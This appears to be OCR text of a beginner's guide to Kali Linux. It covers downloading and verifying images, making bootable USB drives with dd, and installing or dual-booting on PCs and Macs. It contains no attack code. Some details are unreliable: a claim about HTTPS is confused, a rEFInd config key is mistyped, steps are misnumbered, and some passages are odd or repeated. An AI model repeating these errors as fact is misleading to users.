
KALI LINUX
COMPREHENSIVE BEGINNERS GUIDE TO LEARN KALI LINUX STEP BY STEP
Linux
ETHAN THORPE
KALI LINUX
SIMPLE AND EFFECTIVE APPROACH TO LEARN KALI LINUX
Linux
ETHAN THORPE
ETHAN THORPE
KALI LINUX
ADVANCED METHODS AND STRATEGIES TO LEARN KALI LINUX

KALI LINUX

Ethan Thorpe

Table of Contents

KALI LINUX

Comprehensive Beginners Guide To Learn Kali Linux Step By Step

Ethan Thorpe

Chapter 1
An Introduction to Kali Linux

Kali is a flavor of Linux distributions that is Debian-based and was created specifically for its application in the security domain, which focused primarily on Security Auditing and Penetration Testing. Kali comes equipped with hundreds of tools that are aimed at various tasks used for information security. These include Security Research, Penetration Testing, Reverse Engineering, Computer Forensics, etc. Offensive Security, a company that is a world leader in information security training, is the company that developed Kali Linux and now funds its maintenance.

Kali Linux is a successor of BackTrack Linux. BackTrack Linux was a Linux distribution which was developed for security tasks and was aimed at penetration testing and digital forensics. After the deprecation of BackTrack Linux in 2013, Kali Linux was released in March 2013 as a complete reboot of BackTrack Linux from top to bottom in compliance with all the Debian development standards.

Let's go through the features of Kali Linux in brief before we deep dive into this book.

Features of Kali Linux

Penetration testing tools

Kali Linux comes with more than 600 tools for penetration testing. If one were to go through the number of tools available in the predecessor that is BackTrack, there were a lot of tools which were not functional or were just

duplicates of functions that were already available in other tools. These have been eliminated from the Kali Linux releases.

Free to use

BackTrack Linux was completely free of cost to use, and this has been continued with Kali Linux as well. As a Kali Linux user, you will never have to pay for the operating system or the tools it comes equipped with.

Open Source

Kali Linus is committed to the model of Open Source, and therefore the Kali Linux development tree is available to everyone on the Internet. The source code for Kali Linux is available on gitlab and is available to anyone who wants to make customizations to it and rebuild the packages to suit their specific needs.

Compliance with FHS

Kali complies with the Filesystem Hierarchy Standard, which is followed by all Linux flavors. This will make it easy for the system to locate binaries, libraries, support files, etc.

Support for wireless devices

One of the concerns with Linux systems in the past has been its support for wireless devices. Kali Linux has been developed and built in such a way that it will support a wide range of wireless devices, and it will be compatible with the hardware of a vast variety and therefore will support USB and most wireless devices.

Custom kernel

Kali Linux kernel comes equipped with the latest injection patches. As penetration testers, this helps the development team to conduct wireless assessments with ease.

They are developed in a secure environment. The development team of Kali Linux includes a very small group of individuals, and they are trusted to make commits to the repositories and packages for Kali Linux, all of which is achieved using secure protocols via multiple channels.

GPG signed

Every developer who has worked on packages for Kali Linux signs it and subsequently, the repositories sign the package as well.

Language support

Penetration tools are usually written in English. However, Kali Linux developers have ensured that Kali includes language support for users from around the world so that more users can work in their native language and find tools on Kali that they can use to complete their tasks.

Customizable

Kali developers understand enough to know that not all users can accept their interface design. Therefore, they have made it very easy for the adventurous users to customize the system as per their requirement right from the top till the kernel.

Support for ARMEL and ARMHF: ARM-based single-board devices such as the BeagleBone Black and Raspberry Pi are popular among the users, mainly because they are so inexpensive. Therefore, Kali Linux has been built in a way such that it is as robust as possible and has a fully functional installation that will support both ARMHF and ARMEL systems. A wide range of ARM devices are supported by Kali Linux and tools for ARM are kept up to date and at par with the rest of the distributions.

What's Different about Kali Linux?

Kali Linux is developed specifically to meet the needs of professionals who are looking for tools related to security auditing and penetration testing.

There are several tools integrated with Kali Linux, which help meet these needs.

Single user - Root

Linux operating system usually practices operating systems that have a root user and other users with fewer privileges than the root user. Kali Linux, however, practices a single user concept that is the root with all access. This has been done because most of the tools that are required for penetration testing using Kali required high access. Thus, although most Linux flavors practice the policy to enable root access only when essential, Kali Linux use cases use the approach of using root user to decrease the burden of additional users.

Network services disabled

By default, network services are disabled on Kali Linux. Kali uses a system service that disables all network services. This helps in the installation of various applications on Kali Linux in a secure environment irrespective of the packages that are installed. Bluetooth is also blacklisted by default.

Customized kernel

Kali Linux comes equipped with a kernel that is completely customized and patched for wireless injection.

Minimal repositories

Kali Linux has minimal and trusted repositories only. Given the motive with which Kali Linux was developed, it makes absolute sense to maintain the integrity of the system. Therefore, third-party applications for Kali are kept at a bare minimum to achieve the goal of security. While many users are tempted to add third-party repositories to their sources and lists, doing so increases the risk of breaking your Kali installation.

Is Kali Linux Right For You?

Given that we are authoring a book about Kali Linux, one might expect that we recommend it to everyone in our client base to use Kali Linux. Kali Linux, however, is developed specifically for testers who are into penetration testing and those who are security specialists. Therefore, if you are just beginning to start as a Linus user, is NOT recommended at all as a system which you are looking to use as a general desktop operating system for your day to day activities such as gaming, development, web design, etc.

Kali Linux can pose as a challenge even for veteran users in the Linux domain. Kali, unlike other open source Linux projects, is not a wide-open source project, mainly because of security concerns. The development team consists of a very small number of users, and the packages that are developed for Kali Linux and committed to repositories are signed by the individual developer first and then by the entire team. Also the upstream or third party repository from which the packages are updated or new packages are pulled is very small. Adding software from repositories to your Kali operating system from third party sources that are not tested and verified by the Kali Linux team can cause harm to your system.

While the architecture of Kali Linux is highly customizable, adding random and unrelated packages that do not fit in the Kali Linux domain and are not downloaded from the regular sources will not work on Kali. Kali Linux will not support commands such as apt-add-repository, PPAs, or LaunchPad. Also if you are trying to install Steam on your Kali Linux OS, it will end up being a disaster. Installing mainstream packages like NodeJS on your Kali Linux system can also take a lot of research, time and patience. You should not begin working on the Kali Linux operating system:

- If you are just beginning to work with a Linux operating system, without having used a Linux system ever before in life

- If you do not have the basic knowledge or competence to administer a system, if you are just looking for your first Linux system to start learning Linux
- If you are just looking for an operating system to do your daily activities, Kali Linux is not the operating system that you may want to begin with

Over and above, the misuse of penetration testing tools and security within a computer network, without any authorization, may result in irreversible damage and the consequences of such damage may get you into personal or legal trouble. The excuse that "You did not know what you were doing" will not work in such cases.

In contrast, if you are aiming at becoming a professional in penetration testing with the sole goal of becoming a certified professional, there is no better operating system that you can find than Kali Linux, at any price and especially for free.

So, to summarize and answer the question we asked when we started this chapter, if you are looking to just start with the basics of Linux on Linux operating system, Kali Linux is not the deal for you. You should first begin with the simple versions of Linux such as Ubuntu, Debian, or Mint instead.

Chapter 2
Installing and Downloading Kali Linux

Never download an image of Kali Linux from any other source than the official source. After downloading the image, always make sure to verify the SHA256 checksum value of your downloaded file with the official value of the file. It would be very easy for a third party intruder to modify the installation file such that it includes malware which will end up being hosted on your system.

You can download all official images for Kali Linux installations from the following link:

- https://www.kali.org/downloads/
- https://www.offensive-security.com/kali-linux-vmware-arm-image-download/

Where to Get Official Kali Linux Images

ISO Files for Intel-based PCs

To be able to run Kali Linux "Live" by using a USB drive on a Windows PC or an Apple PC, you will need to download a 32-bit or a 64-bit ISO image of the Kali Linux installation.

If you are unsure about what architecture of your current system, you can run the following command on the terminal in Linux or Apple OS X to know the architecture.

uname -m

If you get the response as "x86_64", it indicates a 64-bit architecture, and you can use the 64-bit ISO image available on the website (the one which has "amd64" appended to it).

If you get the response as “i386”, it indicates a 32-bit architecture, and you can download the 32-bit ISO image from the website (the one that has “i386” appended to it).

You will find the architecture mentioned under the “Device Type” header in system properties on your computer.

You will find Kali Linux ISO images available for download from the website as both as a direct download file and as a torrent file.

VMware Images

If you are using VMware and want to use Kali Linux as a “guest,” Kali Linux is available as a pre-built VMware machine with VMware tools already pre-installed. The image for VMware is available in 64-bit, 32-bit, 32-bit PAE formats.

ARM Images

The hardware and architecture vary considerably on ARM-based devices. Therefore, it is not possible to maintain a single image for installation across various ARM-based devices. There are a varied set of pre-built images available for Kali Linux installation across a wide set of devices.

If you want to build your ARM images, scripts for building your custom ISO are available in the Kali GitHub repository.

Verifying Your Downloaded Kali Image

Why do I need to do this?

Before you try to run Kali Linux Live or try installing it onto your machine, you need to be sure that what you have got in hand is genuine Kali Linux and not something else. Kali Linux is a professional toolkit for penetration testing. As a professional of penetration testing, you need to be confident about the tools that you are using. If your tools are not trustworthy, the investigations you do would not be trustworthy either.

Moreover, since Kali is deemed to be the pinnacle of penetration testing distributions, strengths of Kali imply that a fake version of the operating system can do a great deal of damage if it is deployed without any prior checks. Numerous people around the world who have a huge set of reasons to stick something harmful into a Kali Linux installation, and you do not want to be at the receiving end of that.

Avoiding this is simple: Make sure that you download installation images of Kali Linux only from official sources.

- https://www.kali.org/downloads/
- https://www.offensive-security.com/kali-linux-vmware-arm-image-download/

These pages are encrypted with an SSL connection, and one would not be able to access these via plain HTTPS protocol. Since this is an encrypted connection, it makes it difficult for an attacker to intercept the connection between you and the website, thus making it impossible to modify the download file.

After downloading the image file, make sure you validate that it is what you expect it to be and not a malicious file. Verifying the checksum after downloading is always a great way to ensure you have a genuine file.

There are many methods for verifying the file you have downloaded. Each provides some level of assurance and expects a particular level of effort on your part.

You can download the Kali Linux installation ISO from the “Downloads” section of the official Kali Linux website and then calculate the SHA256 checksum of the download file and compare it with the checksum listed on the website for the corresponding download file. This is a very easy method to verify the download but is sometimes susceptible to DNS poisoning. DNS poisoning implies that you are trying to resolve an official Kali Linux website, but an attacker somehow redirects you to a website they wish you

to be on where the SHA checksum would show up us something else, and then you end up downloaded an infected ISO from their website.

You can also download the Kali Linux ISO via torrents. And this will also download an ISO file that will contain a SHA256 checksum. So this way you will have 2 files, one that was directly downloaded, while the other that was downloaded via torrents. You can then crosscheck if both have the same checksum using tools on Windows, Linux or Mac.

To be sure that the Kali Linux installation ISO you have downloaded is a genuine ISO and is the real thing, you can download the following files: a cleartext signature file and a version of the same file that has a signature by the official Kali Linux key and then continue to perform the following actions:

1. Use the GNU Privacy Guard (GPG) to cross-check that the signature of the cleartext file and the computed SHA256 checksum match
2. Validate that the signature in the file that has the SHA256 hash has been signed correctly with the official key.

If you are comfortable with using this complicated process to validate your downloaded ISO, you can proceed without any fear that you have got the official image of the installation for Kali Linux and that it has not been tampered with. While this is the most complex method to validate your download, it has the advantage that you have complete assurance of the integrity of your downloaded image file.


Kali Linux Default root Password is toor

Default root Password

When you are going through your Kali Linux installation, you will be prompted to set up a password for the root user. If you, however, decide to

boot the operating system directly from the USB and use Kali Linux Live, the default password for the root user is “toor” without the quotes.

Chapter 3
Making a Kali Bootable USB Drive



The easiest way to run Kali Linux is to run it “live” from a USB drive. The method also has a lot of advantages.

Advantages of a Bootable USB Drive

Non-destructive

It does not make any changes to your machine or your existing operating system on the machine as it runs directly from the USB drive. To go back to your existing setup without Kali Linux, you simply need to unplug the USB drive and restart your system.

Portability

You can carry the Kali Linux operating system on any USB drive in your pocket and have it running on any machine that is available to you.

Customizable

As discussed in the previous chapter, you can use scripts from the Kali Linux GitHub repository to build your custom Kali Linux installation ISO image and load it onto a USB drive as well.

Persistency

With a little bit of customization, you can make your Kali Linux Live USB drive store persistent data that will be retained across reboots.

For this purpose, we will first need to use the ISO image of Kali Linux to set up a bootable USB drive.

Requirements to create a Kali Linux USB

1. A verified copy of the Kali Linux ISO to suit the system that you intend to run or install it on.

2. If you are using Windows, you will require the Win32 Disk Imager software to create the Kali Linux USB drive. On Linux or OS X, you can use the dd command on the terminal, which is pre-installed for creation of bootable USB drives.

3. A USB drive which has a capacity of 4GB or more. If your system supports an SD card slot, you can use an SD card as well with a similar process.

Kali Linux Live USB Install Procedure

Let's go through the procedure of creating a USB drive for Kali Linux. The process will vary as per the host system on which you are creating the USB drive depending on whether it is Windows, Linux or OS X.

Creating a Bootable Kali USB Drive on Windows

1. Plug the USB in a USB slot on your machine and note down which drive letter is designated to it. Launch the Win32 Disk Imager application that you had downloaded earlier.

2. Choose the ISO file for Kali Linux installation and ensure that you have selected the correct USB drive to be written it to. Click on Write.

3. Once the writing to the USB drive is complete, you can eject the drive and use it as a bootable USB drive to boot Kali Linux Live or install Kali Linux on your machine.

Creating a Bootable Kali USB Drive on Linux

Creating a bootable USB drive is fairly simple in a Linux operating system. Once you have downloaded your Kali Linux ISO file and verified it, you can use the dd command on the terminal to write the file to your USB drive. You will need root or sudo privileges to run the dd command.

Warning: If you are unsure as to how to use the dd command, you may end up writing the Kali Linux image to a disk drive that you did not intend to. Therefore, it is important that you are alert while you are using the dd command.

Step One

You will need to know the device path to be used for writing the Kali Linux image to the USB drive. Without having the USB drive inserted in the USB slot, execute the following command in the command prompt in the terminal window.

sudo fdisk -l

You will get an output that shows you all the devices mounted on your system, which will show the partitions as

/dev/sda1

/dev/sda2

Step Two

Now, plugin the USB drive and run the same command “sudo fdisk -l” again. You will see an additional device this time, which is your USB drive. It will show up as something like

/dev/sdb

The size of your USB drive will be written against it.

Step Three

Proceed to write the image carefully on the USB drive using the command shown below. In the above example, we are assuming that the name of your Kali Linux ISO file is "kali-linux-2019.1-amd64.iso" and it is in your present working directory. The block size parameter bs can be increased, but the ideal value would be "bs=512k".

dd if=kali-linux-2019.1-amd64.iso of=/dev/sdb bs=512k

The writing to the USB drive will take a few minutes, and it is not abnormal for it to take a little more than 10 minutes to finish writing.

The dd command will not show any output until the process is completed. If your USB drive has an LED, you will see it blinking which is an indicator of the disk being written on. Once the dd command has been completed, the output would be something like this.

5823+1 records in

5823+1 records out

3053371392 bytes (3.1 GB) copied, 746.211 s, 4.1 MB/s

This will end the processing of the equations. You can now use the USB drive to boot into Kali Linux Live or start and installation of Kali Linux on a machine.

Creating a Bootable Kali USB Drive on OS X

Apple OS X is a UNIX based operating system. So creating a Kali Linux bootable USB drive on OS X is similar to that of creating on in Linux. After downloading and verifying your copy of the Kali Linux ISO, you can just use the dd command to write the ISO to your USB drive.

Warning: If you are unsure as to how to use the dd command, you may end up writing the Kali Linux image to a disk drive that you did not intend to. Therefore, it is extremely important to be alert while you are using the dd command.

You can use the following steps to write the ISO to your USB drive.

Step One

Without plugging in your USB drive to your MAC desktop or laptop, type the following command on the command prompt of the terminal window.

```
diskutil list
```

Step Two

A list of device paths showing all the disks mounted on your system will be displayed along with the data of the partition.

```
/dev/disk1

/dev/disk2
```

Step Three

Now plug in the USB and run the diskutil list command again. You will see that the list now shows your USB drive as well. It will be the one that did not show up for the first time. Let us assume that it is

```
/dev/disk6
```

Step Four

You can unmount the USB disk from the system using the following command:

```
/dev/disk6

diskutil unmount /dev/disk6
```

Step Five

Proceed further to carefully write the Kali Linux ISO on to your USB drive using the following command. This is assuming that your present working directory is the same as that in which your ISO file is saved. The block size parameter bs can be increased, but the ideal value would be “bs=1m”.

sudo dd if=kali-linux-2017.1-amd64.iso of=/dev/disk6 bs=1m

The writing to the USB drive will take a few minutes, and it is not abnormal for it to take a little more than 10 minutes to finish writing.

The dd command will not show any output until the process is completed. If your USB drive has an LED, you will see it blinking which is an indicator of the disk being written on. Once the dd command has been completed, the output would be something like this.

> 5823+1 records in
>
> 5823+1 records out
>
> 3053371392 bytes transferred in 2151.132182 secs (1419425 bytes/sec)

That will be the end of the processing of the equation. You can now use the USB drive to boot into Kali Linux Live or start and installation of Kali Linux on a machine.

To boot from the desired drive on an OS X machine, press the “Option” button immediately after the computer powers on and select the drive you wish to use.

Chapter 4
Installing Kali Linux

Kali Linux Hard Disk Install

Kali Linux Installation Requirements

The Kali Linux installation process is fairly simple and easy. Firstly, we need to get a machine, which has compatible hardware for the Kali Linux installation. Kali Linux supports 32-bit, 64-bit and ARM (armhf and armel) architectures. The previous sections of the book covered the process of creating bootable USB media for Kali Linux ISO. If you have a DVD drive, you can also write the ISO image to the DV to install Kali Linux on your machine.

The minimum hardware requirements to install Kali Linux on a machine are as follows.

1. A minimum disk space availability of 20 GB for the installation files.
2. A minimum RAM capacity of 1GB. Although 2GB or more is recommended for better performance.
3. A DVD drive or USB boot support to help with the Kali Linux installation.

Preparing for the Installation

You can prepare for the installation by having the following checklist ready.

1. Download Kali Linux ISO as per your system's architecture.
2. Write The Kali Linux ISO to DVD or a USB drive using the tools mentioned in the previous chapter.

3. You must ensure that your system is already set to allow a boot from a USB drive.

Kali Linux Installation Procedure

1. To begin with the Kali Linux installation, boot with the installation medium that you have created, that is DVD or USB drive. You will be prompted with the Kali Linux boot screen. You can choose either a graphical or text mode installation. It is ideal to continue with the Graphical installation.

2. Select the language that you require for the operating system followed by the country location. You will be prompted to choose the keyboard layout of your preference.

3. Enter your Geographic location.

4. The installer will then copy all installation files to the hard drive of your computer, probe all the network devices and interfaces, and then ask you to enter a hostname for your system. You can enter the hostname of your choice, and that will be the name your system will be identified with.

5. You can also enter a default domain name for your system, and this is an optional feature.

6. Enter the full name for a user who will be non-root on the system.

7. A default userid is created for the name that you have provided. You can change the username as per your choice as well if you want.

8. Select a time zone for the system.

9. Next, you will get a list of the disk on which the operating system is to be installed. You can select the entire disk otr you can use the

Logical Volume Manager to create partitions if you are experienced with creating granular configurations.

10. Select the disk that you want to create partitions for.

11. You can either keep all the files on a single partition that is the default or create new partitions for a few directories of your choice depending on what you will be using the software for. If you are not sure with what you want, you can go with the default choice, which is “All files in one partition”.

12. On this screen, you have one last chance where you can have a look at all the disk configurations that you selected post which the installer will start making irreversible changes. When you click on Continue here, the installer will start with the Kali Linux installation and you will get an almost completed installation.

13. The next step is to configure the network mirrors for your system. Kali uses a central repository through which it distributes applications. If you are using a proxy server, you will need to enter that information here.

Note: If you select NO on this screen, you will not be able to use any Kali repositories for software installations in the future.

14. On this screen, you will install GRUB. Grand Unified Bootloader or GRUB is a bootloader application, which is used in case you have multiple operating systems to boot from. Given that this is a fresh installation, you can install GRUB on the master boot record and make it the primary bootloader for your system.

15. That’s it. You can now click on the continue button which will reboot your system and your Kali Linux installation is now complete.

Dual Boot Kali with Windows

Kali Linux Dual Boot with Windows

Having Kali Linux installed alongside Windows on the same system can be very beneficial. Although, you need to be very patient and cautious while setting up a dual operating system installation. Firstly, make sure that all the important data from your Windows installation is backed up. Also, since this exercise will result in modification of your hard drive, it is advisable to back up everything of importance on an external media.

In the example that we are going to look at, we are using a system, which has Windows 7 already installed on it and is taking 100% of the disk space. So we will first resize the Windows partition such that it occupies less space and then proceed with installing Kali Linux on a new and empty partition.

You can prepare for the installation by having the following checklist ready.

1. Download Kali Linux ISO as per your system's architecture.
2. Write The Kali Linux ISO to DVD or a USB drive using the tools mentioned in the previous chapter.
3. You must ensure that your computer is ready to allow a boot from a USB drive.

The minimum hardware requirements to install Kali Linux on a machine are as follows.

1. A minimum disk space availability of 20 GB for the installation files on the Windows system.
2. A minimum RAM capacity of 1GB. Although 2GB or more is recommended for better performance.
3. A DVD drive or USB boot support to help with the Kali Linux installation.

Dual Boot Installation Procedure

1. To begin with the installation, boot the system using the installation media on which you have loaded the Kali Linux ISO. You will be prompted with the Kali Linux boot screen. Click on Live, which will boot you into the Kali Linux desktop.

2. Once you are on the Kali Linux desktop, launch the gparted application. We will be using gparted to compress the existing Windows partition, which will help us create sufficient space for the Kali Linux installation.

3. On gparted, select your Windows partition. There will usually be two partitions: a smaller one that is recovery partition and the larger one, which is the Windows partition. Resize the Windows partition and leave and create a new 20GB partition for the Kali Linux installation.

4. Once you have segregated your memory into the required partitions, ensure that you apply the changes to the hard drive. Exit and reboot.

Kali Linux Installation Procedure

1. The installation process here onward is the same as that mentioned in the previously in Kali Linux Hard Disk install. It only changes when you reach the partitioning section where you have to select “Guided – use the largest continuous free space” which you created using gparted earlier.

2. Upon completion of the installation, you will be prompted with a GRUB boot menu. This will now give you two options to boot into Windows or Kali Linux.

Dual Boot Kali on Mac Hardware

Kali Linux Installation Requirements

Kali with its Kali Linux 1.0.8 now supports EFI out of the box. This feature makes it very easy and simple to get Kali Linux installed on a wide set of Apple devices such as MacBook Pro, Air and Retina versions.

The model/make/year of the device will either make your experience or break your experience with the Kali Linux installation. Newer the device, the better your experience. Pre-installing the device with rEFInd will increase the odds of a successful installation on older devices.

This particular chapter will guide you to dual boot an OS X with Kali Linux alongside use rEFInd, optionally allowing you to encrypt your Kali Linux installation.

Your experience with using Kali Linux is dependent on the make, model and the year when your device was manufactured. Newer devices will work better with Kali Linux. If you have an older system, it is advised that you install rEFInd to improve the chances of success.

When we use a 3rd party software rEFInd, it helps us open up the boot menu for OS X, which is apt for dual booting. It also helps older Apple devices boot from USB, which otherwise could not. Once you have installed Kali Linux, you can customize rEFInd to hide it or remove it completely.

Installation Prerequisites

1. Minimum disk space of 20GB for the Kali Linux installation.
2. A minimum of 1GB RAM. However, it is recommended to have 2GB or higher.
3. USB boot may or may not work on devices older than 2012 without rEFInd. Therefore a blank DVD is advisable.

4. A blank DVD or a USB with 4GB or higher space for a device which is newer than 2012.
5. OS X 10.7 or higher versions.

Preparing for the Installation

You can prepare for the installation by having the following checklist ready.

1. Download Kali Linux ISO as per your system's architecture.
2. Write The Kali Linux ISO to DVD or a USB drive using the tools mentioned in the previous chapter.
3. Make sure that your computer is already set to allow a boot from a USB drive.
4. Make sure all your important data is backed up.

Preparing OSX (Installing rEFInd)

1. Download the latest copy of rEFInd on your MAC OS X
2. Run the following command:

   osx:~ mbp$ curl -s -L

   http://sourceforge.net/projects/refind/files/0.8.3/refind-bin-0.8.3.zip -o refind.zip.

   After downloading rEFInd, extract the contents of the zip file and run the install shell script with sudo.
3. Run the following command to install rEFInd

   osx:~ mbp$ unzip -q refind.zip

   osx:~ mbp$ cd refind-bin-*/

   osx:refind-bin-0.8.3 mbp$ sudo bash install.sh

4. Enter your password and let the rEFIndinstallation complete. You will see the “Installation has completed successfully” once the installation is complete.

Kali Linux Partitioning Procedure

Step One

Before we can proceed with the Kali Linux installation, we need to check if there is enough room on the hard disk. To do this, we will boot into a live Kali session and resize the partition to the required size. When the Mac boots up, immediately hold the Option key until you see the prompt for rEFInd boot menu.

Step Two

Once you see the boot menu, insert the installation medium which is the DVD or USB drive. If everything works fine, you will see two volumes.

EFI – EFI\BOOT\syslinux.efi from 61 MiB FAT volume

Windows – Legacy OS from FAT volume

Step Three

Although Kali Linux is a Debian based system, rEFInd detects it as a Windows system.

If you are using a DVD for installation, you may need to press ESC and refresh the menu once the disk is fully spinning.

If you still end up seeing only one volume, it indicates that the installation medium is not supported for your Apple device. Re-installing rEFInd and trying again would be a good option at this point just to be sure.

If you select the EFI volume, the system will hang and the boot will not continue at this time.

Step Four

If everything is fine, you can select the Windows – Legacy OS from FAT volume option, which will boot you into the Kali Linux boot screen. Here you can select Live and you will be directed to the Kali Linux desktop.

Step Five

We can now use gparted like we have read previously to compress the OS X partition and create a 20GB partition for the Kali Linux installation. Gparted can be found in Kali under:

Applications -> System Tools -> GParted Partition Editor

Step Six

Once you have gparted on, select the OS X partition. It will usually be the larger partition. Resize it and leave 20GB to create a new partition for the Kali Linux installation.

Kali Linux Installation Procedure

1. When the Mac boots up, immediately hold the Option key until you see the prompt for rEFInd boot menu.

2. Once you see the boot menu, insert the installation medium which is the DVD or USB drive. If everything works fine, you will see two volumes.

   EFI – EFI\BOOT\syslinux.efi from 61 MiB FAT volume

   Windows – Legacy OS from FAT volume

   Select Windows as Linux is identified as Windows on OS X. This will take you to the Kali Linux boot menu.

3. After reaching the boot screen, continue by selecting ‘Live’, Graphical Install or Text-Mode Install to begin the installation process. We will be doing this exercise with steps for the Graphical mode.

4. On the next screen, select your country location and preferred language. You will also be selecting your keyboard layout for your system.

5. The installation will begin and copy all installation files to your system's hard disk. You will then be asked to enter a hostname for your system which can be anything as per your choice. You can also enter a domain name if you have one.

6. Enter the network information as per your network. The network configuration will be picked up automatically but if there is a DHCP service on your network, the installation may ask you to enter the network information manually. It may also happen that the installation does not detect the Network Card in which case you can install the drivers manually later.

7. Create a robust password for your system.

8. Select a time zone for your system.

9. The installer will now list down the disk choices to install Kali Linux on. We have already created a partition in the previous steps to use for the Kali installation. Select'Guided – use the largest continuous free space'.

   If you are an experienced user, you can always use the 'Manual' option to make granular configurations. On this screen, you can also set up an encrypted LVM if you want your Kali installation to be completely encrypted.

   You will be prompted for a password now. Enter the same password that you set up during step 7 of this process. When you want to boot Kali Linux, you will need to use the same password.

The installer will now wipe your disk securely before asking for the password. This will take some time or a few hours depending upon the size and speed of the disk.

Next we have to choose the partition structure that you want to maintain. If you want everything on a single partition, use the default option. You will be presented with an overview to which if you agree, you can click on Continue.

On this screen, you will have one last chance to review the disk configuration you have selected for your installation post which the changes would be irreversible. Click Continue and the installation will begin and you are almost done.

10. The next step is to configure the network mirrors for your system. Kali uses a central repository through which it distributes applications. If you are using a proxy server, you will need to enter that information here.

Note: If you select NO on this screen, you will not be able to use any Kali repositories for software installations in the future.

11. On this screen, you will install GRUB. Grand Unified Bootloader or GRUB is a bootloader application, which is used in case you have multiple operating systems to boot from. You can install GRUB on the master boot record and make it the primary bootloader for your system.

12. Click ‘Continue’ finally to finish the Kali Linux installation. We would recommend that you restart the system now. Once the system has restarted, repeat the first two steps to boot into the ‘Live mode’ again.

13. If your Kali Linux ISO does not include the gdisk package, it will need to be installed first.

14. If network repositories were enabled during the Kali Linux installation, you could easily install gdisk using the following commands.

apt-get update

apt-get install gdisk

This process will help us convert the Master Boot Record of the system to a hybrid such that Apple's boot manager EFI will be able to detect entries in GRUB and boot from it.

Use the following commands.

root@kali:~# gdisk /dev/sda

GPT fdisk (gdisk) version 0.8.5

Partition table scan:

MBR: protective

BSD: not present

APM: not present

GPT: present

Found valid GPT with protective MBR; using GPT.

Command (? for help): p

Disk /dev/sda: 976773168 sectors, 465.8 GiB

Logical sector size: 512 bytes

Disk identifier (GUID): 1B3DB3D4-ECFD-47A1-9435-F2FF318C2F55

Partition table holds up to 128 entries

The first usable sector is 34, last usable sector is 976773134

Partitions will be aligned on 8-sector boundaries

Total free space is 245 sectors (122.5 KiB)

Number Start (sector) End (sector) Size Code Name

1 40 409639 200.0 MiB EF00 EFI System Partition

2 409640 548413439 261.3 GiB AF00 Macintosh

3 975503592 976773127 619.9 MiB AB00 Recovery HD

4 548413440 548415487 1024.0 KiB EF02

5 548415488 958138367 195.4 GiB 0700

6 958138368 975503359 8.3 GiB 8200

Command (? for help): r

Recovery/transformation command (? for help): h

WARNING! Hybrid MBRs are flaky and dangerous! If you decide not to use one,

just hit the Enter key at the below prompt and your MBR partition table will

be untouched.

Type from one to three GPT partition numbers, separated by spaces, to be

added to the hybrid MBR, in sequence: 5

Place EFI GPT (0xEE) partition first in MBR (good for GRUB)? (Y/N): y

Creating entry for GPT partition #5 (MBR partition #2)

Enter an MBR hex code (default 07): 83

Set the bootable flag? (Y/N): y

Unused partition space(s) found. Use one to protect more partitions? (Y/N): n

Recovery/transformation command (? for help): w

Final checks complete. About to write GPT data. THIS WILL OVERWRITE EXISTING

PARTITIONS!!

Do you want to proceed? (Y/N): y

OK; writing new GUID partition table (GPT) to /dev/sda.

The operation has completed successfully.

root@kali:~#

18. We can now use both OS X and Kali Linux and we will get a choice to select which one to boot into at start up.

rEFInd Configuration

Alternatively, if you wish, you can make modifications to the rEFInd in multiple ways, which include:

1. The default Operating System selection which by default is set to OS X.
2. The Boot screen timeout value, which is 20 seconds by default.
3. Boot directly into the default Operating System selection (You can press Options during boot if you want to use a different operating system. This will open the boot menu.)
4. Remove rEFInd which implies enabling the good old Apple menu. This will still allow booting to both Apple and Kali Linux.

To make any of these modifications, just boot into OS X and modify the following file. From the terminal.

osx:~ mbp$ sudo nano /EFI/refind/refind.conf

To change how many seconds you get on the boot menu to select an Operating System, you can alter the ‘timeout’ value. If you set it to ‘-1’, it will boot into the default operating system which is OS X in this case.

timeout -1

To set the default Operating System which is selected on the boot menu, modify the ‘default_selection’ value. OS X has the value 1 and Kali Linux has the value 2The ‘default_selection’ value sets the default selection on startup. OSX will be at position ‘1’ and Kali will be at ‘2’. Let’s use OS X as a default in this scenario.

default _value 1

Now if we save the changes we have made by modifying this file, when we reboot the system, it will feel like nothing has changed. However, if you press the Options key during boot up, the Apple boot menu will pop up and the following options will show up.

EFI Boot – OSX

Windows – Kali Linux

Recovery HD – OSX’s Recovery Partition

Apple’s boot menu does not let us change the values of the names of the operating systems. If you want to customize these values, you will have to go for rEFInd

Single Boot Kali on Mac Hardware

Kali Linux Installation Requirements

Kali with its Kali Linux 1.0.8 now supports EFI out of the box. This feature makes it very easy and simple to get Kali Linux installed on a wide set of Apple devices such as MacBook Pro, Air and Retina versions.

The model/make/year of the device will either make your experience or break your experience with the Kali Linux installation. Newer the device, the better your experience. Pre-installing the device with rEFInd will increase the odds of a successful installation on older devices.

This particular chapter will guide you through replacing OS X with Kali Linux on a Mac hardware device, optionally allowing you to encrypt your Kali Linux installation.

Installation Prerequisites

1. Minimum disk space of 20GB for the Kali Linux installation.
2. A minimum of 1GB RAM. However, it is recommended to have 2GB or higher.
3. USB boot may or may not work on devices older than 2012 without rEFInd. Therefore a blank DVD is advisable.
4. A blank DVD or a USB with 4GB or higher space for a device which is newer than 2012.
5. OS X 10.7 or higher versions.

Preparing for the Installation

You can prepare for the installation by having the following checklist ready.

1. Download Kali Linux ISO as per your system's architecture.
2. Write The Kali Linux ISO to DVD or a USB drive using the tools mentioned in the previous chapter.
3. Make sure that your computer is already set to allow a boot from a USB drive.
4. Make sure all your important data is backed up.

Kali Linux Installation Procedure

1. To begin with the installation, power on your Mac device and press the Options key immediately to reach the boot menu.
